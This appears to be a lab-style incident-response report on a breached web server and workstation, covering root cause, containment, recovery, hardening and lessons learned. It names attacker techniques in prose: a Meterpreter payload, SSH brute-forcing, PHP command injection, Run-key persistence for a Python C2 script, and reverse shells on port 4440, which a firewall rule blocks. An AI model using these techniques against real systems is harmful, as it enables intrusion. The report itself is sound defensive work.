
Event 4625, Microsoft Windows security auditing

INDICATORS OF COMPROMISE (CONT.)






INDICATORS OF COMPROMISE (CONT.)



ROOT CAUSE ANALYSIS




- Given that the Meterpeter Trojan was the first alert and the location of the payload was stored within the project files of the web application, it can be highly inferred that the vulnerable web application was the cause of the compromise of the web server
- On the boss's machine, the only indicator of compromise was a brute force SSH. This shows that weak credentials was the root cause of compromise on that endpoint.

CONTAINMENT & ERADICATION

NETWORK CONTAINMENT

- Quarantine alias created via pfSense firewall.


- Compromised hosts physically removed from the switch.



ENDPOINT CLEANUP

Removed attacker-added keys under **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** used to re-launch the Python C2 script on reboot.

Removed all malicious python and PowerShell payloads within the environment



Ran scans with Windows Defender and other malware scan services such as Malwarebytes.

RECOVERY & HARDENING

RECOVERY ACTIONS

Installed a clean operating system on each point to verify any potential threats hidden by rootkits are removed.

Removed unnecessary tools that are not required for nor support essential operations within the endpoints.

All important data was safely backed up prior to wiping the operating system and fully restored afterward.

SECURITY HARDENING

Web server reconfigured to run under a non-administrative account with only the permissions required for operation.

Removed Python, Sysinternals, and other unnecessary software from both systems to shrink the attack surface.

Installed and configured Sysmon on both endpoints to log detailed process, network, and file creation activity, including outbound file transfer monitoring.

SECURITY HARDENING (CONT.)

- pfSense and Windows firewall updated to allow only required service ports and block outbound connections on high-risk ports (e.g., 4440) commonly used for reverse shells.
- Enforced stronger password policies with complexity requirements and minimum length to resist brute-force attacks.
- Disabled SSH entirely on both endpoints where it was unnecessary, removing a common lateral movement vector.
- Rewrote the vulnerable PHP script to properly validate and sanitize user input

LESSONS LEARNED

WHAT DID WE LEARN?

- Lack of centralized and endpoint logging lead to blind spots in detection.
- Weak authentication controls made brute-force viable.
- Insecure PHP coding enabled command injection.
- Unnecessary services increased the attack surface.
- Firewalls were too permissive and required hardening especially with outbound connections.